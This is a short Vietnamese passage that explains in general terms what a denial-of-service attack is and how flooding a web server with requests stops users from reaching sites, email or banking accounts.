Tóm lại, trong một cuộc “tấn công từ chối dịch vụ“, kẻ tấn công sẽ cố gắng ngăn cản người dùng truy cập tới các website hay các dịch vụ trực tuyến. Mục tiêu nhắm đến của kiểu tấn công này là kết nối mạng của máy tính, máy chủ web và website. Kẻ tấn công có thể ngăn cản người dùng truy cập vào email, các website hay các tài khoản trực tuyến (banking, v.v).

Cách phổ biến và cũng hay gặp nhất của tấn công DOS là khi một kẻ tấn công cố gắng làm “ngập lụt” (flood) mạng của bạn bằng cách gửi những dòng dữ liệu lớn tới mạng hay máy chủ website của bạn. Khi bạn gõ một URL của một website cụ thể vào trình duyệt, bạn sẽ gửi một yêu cầu tới máy chủ của website đó để xem nội dung trang web. Máy chủ web chỉ có thể xử lý một số yêu cầu cùng một lúc, như vậy nếu như một kẻ tấn công gửi quá nhiều các yêu cầu, máy chủ đó sẽ bị quá tải và không thể xử lý các yêu cầu khác của bạn. Đây chính là một cuộc tấn công “từ chối dịch vụ” vì bạn không thể truy cập vào trang web hay dịch vụ đó nữa.